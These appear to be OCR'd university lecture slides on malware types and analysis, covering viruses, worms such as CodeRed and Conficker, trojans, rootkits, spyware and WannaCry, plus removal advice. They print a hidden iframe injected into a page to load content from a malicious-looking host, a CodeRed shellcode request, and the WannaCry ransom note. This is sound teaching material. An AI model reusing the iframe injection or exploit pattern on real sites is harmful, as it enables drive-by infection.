Malware Analysis


SWINBURNE UNIVERSITY OF TECHNOLOGY

Automated Analysis

Leverage existing tools and platforms

Automate common tasks

Initial information source



Good

Time saving

Leverage existing knowledge

Bad

Not effective for targeted attack

Only as good as rules which exist

Static Analysis

Analysis of malware without execution

Fingerprints

- Hashes
- Dropped file hashes

PE Headers

- Libraries
- Code objects

Libraries


- DLL and Modules
- Initial ideas of what the malware needs to run

Strings

- Explicit, hardcoded entries such as URLs, file objects, commands, time

Static Analysis Cont.

Static analysis helps guard against accidental contamination of malware



Good

Not executing

Automated*

Bad

Encryption or obfuscation

No working behaviour

Dynamic Analysis


Analysis of malware through execution

VM, sandbox, container, specialised tools

Processes	• Start, stopped, injected
Filesystem	• Modification and use
Libraries	• DLL and Modules loaded
Behaviour	• Packers, second stage
Network	• C&C, beaconing

Dynamic Analysis Cont.

Dynamic execution helps reveal true behaviour*



Good

Executing, behaviour

Seeing what it does

Bad

Environment conditions

Possible escape

Virus

*“A **computer virus:** Infect a computer with the ability to replicate itself and infect other programs through its own code.*

- "Old-school" malware was viruses written by hackers for fun and mischief.
- Had to be transmitted by BBS, disk (floppy).
- Capable of destroying data, crashing programs and general computer vandalism.
- Not the biggest problem now* –
  - ➢ other types of malware (worms, trojans) have more sinister ways of infecting computers and making money for their writers.
- Detection is by comparing a virus signature in a database with the code in a suspect file (using anti-virus software).

Historic Viruses

- Brain (1986) overwrite the boot sector of a DOS- formatted floppy disk, slowed the drive and displayed this message:

  Welcome to the Dungeon (c) 1986 Basit * Amjad (pvt)
  Ltd. BRAIN COMPUTER SERVICES 730 NIZAM BLOCK ALLAMA
  IQBAL TOWN LAHORE-PAKISTAN PHONE:
  430791,443248,280530. Beware of this VIRUS....
  Contact us for vaccination...

- Stoned (1987) is a boot-sector virus which displays the message:

  Your PC is now Stoned!

Neither of these viruses destroyed data.

Worms

- (originally) “Network worm”
- Spread through a network-aware program with a vulnerability
- May just spread
- May contain a payload
  - ➢ Downloader
  - ➢ Malware
  - ➢ RAT
  - ➢ Virus (for bridging air-gaps)

Worms

- A worm is a virus that can propagate without human intervention.
- Typically propagate through internet connections.
  - May be attached to web page:

  -
    ```
    &nbsp;<br></body></html><iframe
    src="http://uadrenal.com/qaqa/?daf02d89f0bb66c3b4a
    9ff31da01e10a" width=0 height=0 style="hidden"
    frameborder=0 marginheight=0 marginwidth=0
    scrolling=no></iframe>
    ```
- May carry a 'payload' – a virus, or other type of malware.

http://www.cruc.es/what-to-do-when-youve-been-hacked/

SWINBURNE UNIVERSITY OF TECHNOLOGY

CodeRed

- Ancient, but still out there.

```
203.110.29.108  - - [10/Aug/2010:19:43:02 +1000] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u909
0%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 1024  "-" "-"
```

- Why? Old versions of IIS used in appliances - phones, printers, copiers.

Example: Conficker worm

Discovered November 2008

SN193.mpg

multi-threaded worm

- ➢ checks for and disables A/V, Windows update, Wireshark
- ➢ disables multiple and localhost DNS replies (anti-spyware and adware blocking techniques)
- ➢ checks for security web sites
- ➢ tiny downloader using port 445 (MS08-67 vulnerability)

Conficker worm..

- uses uPnP to open a port on the router
- filters network traffic to block other worms
- multiple forms of propagation
  - ➢ lMS08-67 vulnerability,
  - ➢ ldictionary attacks on LAN,
  - ➢ ljumps to USB drive + *autorun.inf*
  - ➢ lSMB
  - ➢ lpeer to peer sharing of downloads

Conficker worm…

- hides from user
  - very small bandwidth use (slow / infrequent)
  - **.dll** compressed with ups algorithm
  - randomly generated **dll** name
  - sets creation date to date of kernel32.dll
  - hides in svchost process
  - fails to return to OS when started – Windows never lists process. Name is set to NULL.
  - defies analysis by checking timing to detect debuggers

Conficker worm....

- does not infect hosts on Ukranian domains
  - ➢ downloads IP – location database to exempt Ukranian hosts
- uses IP-checking web sites to send public IP
- downloads itself from pseudo-randomly generated domain name (seeded using UTC clock).
  - ➢ *a* variant chooses 1 of 250 (changes daily)
  - ➢ *b* variant chooses 50 of 50000 (changing daily)
- updates itself over port 80 using SSL / signed certificates (public key crypto)
  - ➢ 5 versions so far – constant improvements
  - ➢ now being used to install various malware infections
  - ➢ History: http://www.youtube.com/watch?v=fvs2-YH1jFE

MyDoom

- MyDoom (*W32.Mydoom.A@mm, W32.Novarg.A*)
  - A worm that propagates by e-mailing itself to each address in the 'address book' as an executable attachment.
  - Contains a TCP server accepting connections on ports 3127 to 3198.
  - Used to launch a DDOS against *www.sco.com,* a company which “owned” UNIX and an open source Linux supplier Caldera, and tried to sue IBM, Novell, Red Hat, Sun other Linux distributors for copyright infringement.

Trojans

- "An unauthorized program contained within a legitimate program." (http://www.windowsecurity.com/faqs/Trojans/)
  - ➢ A some evil task when executed. trojan is a container which distributes malware hidden inside itself, using un-used bytes at the end of the file.
    - ➢ May be written from scratch to mimic some trusted program.
  - ➢ Performs some 'normal' task (e.g. game, screensaver) but also performs

Trojans

- Commonly distributed in downloaded 'free' software and game patches.
- The payload is usually a network client or server, but may act as both or neither.
- Uses for remote control, keyloggers, data miners (passwords, e-mail addresses) and DDOS, to distribute bots.
- Trojans are one of the most prevalent type of malware on home PCs.
- Simple anti-virus and firewalls offer little protection.

Examples

- **Just about all ransomware and many viruses uses trojans for distribution:**
- Vundo, Gh0st, Arucer, TrickBot, WannaCry, Ryuk, Anubis, Zeus, Emotet, Coinminer
- **Defences rely on A/V scanning of downloads, application layer firewalls, deep packet inspection.**
- A/V and OS vendors are slowly improving scanning and detection.

Rootkit

- Rootkits are a technology used by malware. They evade detection by patching the operating system kernel so that programs like *explorer.exe*, *task manager*, *ls* and *ps* cannot see them.
  - ➢ Root-kits have been used to enforce copy protection by Sony and game manufacturer UbiSoft (http://www.glop.org/starforce/).
  - ➢ Bugs in root-kits have become the targets of other exploits.

Rootkit

- Root-kits can be used to deliver and hide other malware such as trojans and worms.
- Rootkits are hard to remove
- Typically need to boot into another (uninfected and immune) OS to detect and delete files.
- Code can be hidden in other places. (see the notes)

Adware

- Adware is software which controls the downloading of advertisements onto web-browsers and "free" software. The distinction between adware and "spyware" is blurred. Few anti-spyware companies make a distinction.
  - ➢ Ben Edelman has made extensive studies of the infection processes of spyware, and the ethics of companies making money from it (https://www.benedelman.org/topics/adware/)

Spyware/Adware

- Spyware is persistent software that installs itself as a service, opens a TCP or UDP socket and sends information about the user's computer to some other party.
- Discovered during testing a new software firewall called ZoneAlarm. Unlike other firewalls at the time, ZoneAlarm monitored out-going connections as well as in-coming connections.
- Out-bound TCP connections can also be detected with Netstat.

Spyware/Adware

- Uses of spyware include keylogging, browser hijacking, theft of information such as passwords, user's surfing habits (cookies) and registry entries, push-advertising and other forms of un-ethical marketing.
- Social networking sites love spyware!
  - ➢ Nice description of an infection process here: http://isc.sans.org/diary.html?date=2004-11-24

Spyware/Adware

- Spyware is persistent and difficult to remove.
  - ➢ An infection will involve an installer, a downloader, scripts in *Temp* folders and *.ini* files, a *.dll* library, and entries including executable code in the registry.
  - ➢ If one part of the spyware is deleted, the other parts re-create it. Some parts are locked by the OS and can't be easily deleted.
  - ➢ Some spyware uses root-kits to evade detection and removal.

Spyware/Adware

- Microsoft use spyware in Windows 10 to mine data for sale.
  - https://www.scmagazine.com/home/security-news/privacy-compliance/article-29-working-party-still-not-happy-with-windows-10-privacy-controls/359412/
  - Facebook... Cambridge Analytica. https://www.nytimes.com/2018/03/19/technology/facebook-cambridge-analytica-explained.html
  - Russian Troll farms...
- Purchases of data include spammers, advertisers, marketers, political parties and services which advertise the ability to change election outcomes.
- Data collection and sale is the main income stream for many web services and software developers.

Flame

- Flame / *Flamer*, sKyWIper, Skywiper
  - Nation-state-grade spyware (2012)
  - Uses lots of new 0-days to install itself and to maintain itself.
  - Estimated to have cost $n00,000 to develop.
  - Has some code in common with Stuxnet.
  - used to gather intelligence to allow development of Stuxnet


Bots and Botnets

- AI or proxy malware designed to allow attacker remote control of "zombie" computer.
- Used for spying, DDOS attacks, relaying SPAM, anything the customer wants.

BOTs

- Uploaders
- Droppers
- Downloaders
- Relays
- RATs
- Attack tools (e.g.TFN2K)

WannaCry



Ooops, your files have been encrypted!

Payment will be raised on

5/15/2017 15:58:08

Time Left

02:23:58:59

Your files will be lost on

5/19/2017 15:58:08

Time Left

06:23:58:59

About bitcoin

How to buy bitcoins?

Contact Us

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

bitcoin ACCEPTED HERE

Send $300 worth of bitcoin to this address:

115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

WannaCry

- Creates the mssecsvc2.0 service
    - ➢ Changes registry keys
- Encrypts a massive number of data file types
    - ➢ Deletes volume shadow copies (backups)
    - ➢ Demands $300, $600 in Bitcoin
    - ➢ Spreads throughout LAN on port 445
    - ➢ Uses DOUBLEPULSAR shellcode to spread   infection
    - ➢ 32 and 64-bit OS support

WannaCry

- 12-15 May 2017
- Infected >250,000 computers in the first day
- Spread to >150 countries
- Suspected to have been stolen from the NSA’s cache or weaponised malware.
- Security researcher (Darien Huss) found “Kill Switch” by analysing code – 3 URLs which if successfully contacted by worm would cause it to shut down.

Detection / Removal

- Detection of malware is patchy. Relying on a single security product is unwise. You should keep several products in use
  - ➢ keep them updated with the latest virus / spyware signatures.
- Be prepared to boot into safe mode – this disables many drivers, and may disable the spyware long enough for you to remove it.
- Boot into another OS – Live CD running Linux – and scan / remove malware from there.

Detection / Removal

- Use the internet (on a different PC) to search for tools / procedures for removing specific threats
- Some may be impossible to remove by normal means.
- If all else fails, reformat the hard disk and install everything fresh.
- The best protection is NOT TO GET INFECTED!

Detection / Removal

- To prevent re-infection, reduce risky practices:
  - ➢ Use a limited account.
  - ➢ Never go on the internet while logged on as admin/root.
  - ➢ Spyware will not be able to write to the registry or *system32* folder.
  - ➢ Be cautious of what you install – many games (including some versions of Warcraft) and amusing toys (are trojans) install malware along with the intended application.
  - ➢ Never install anything that you didn't go looking for.
  - ➢ Test suspect programs in a sandbox, VM or test machine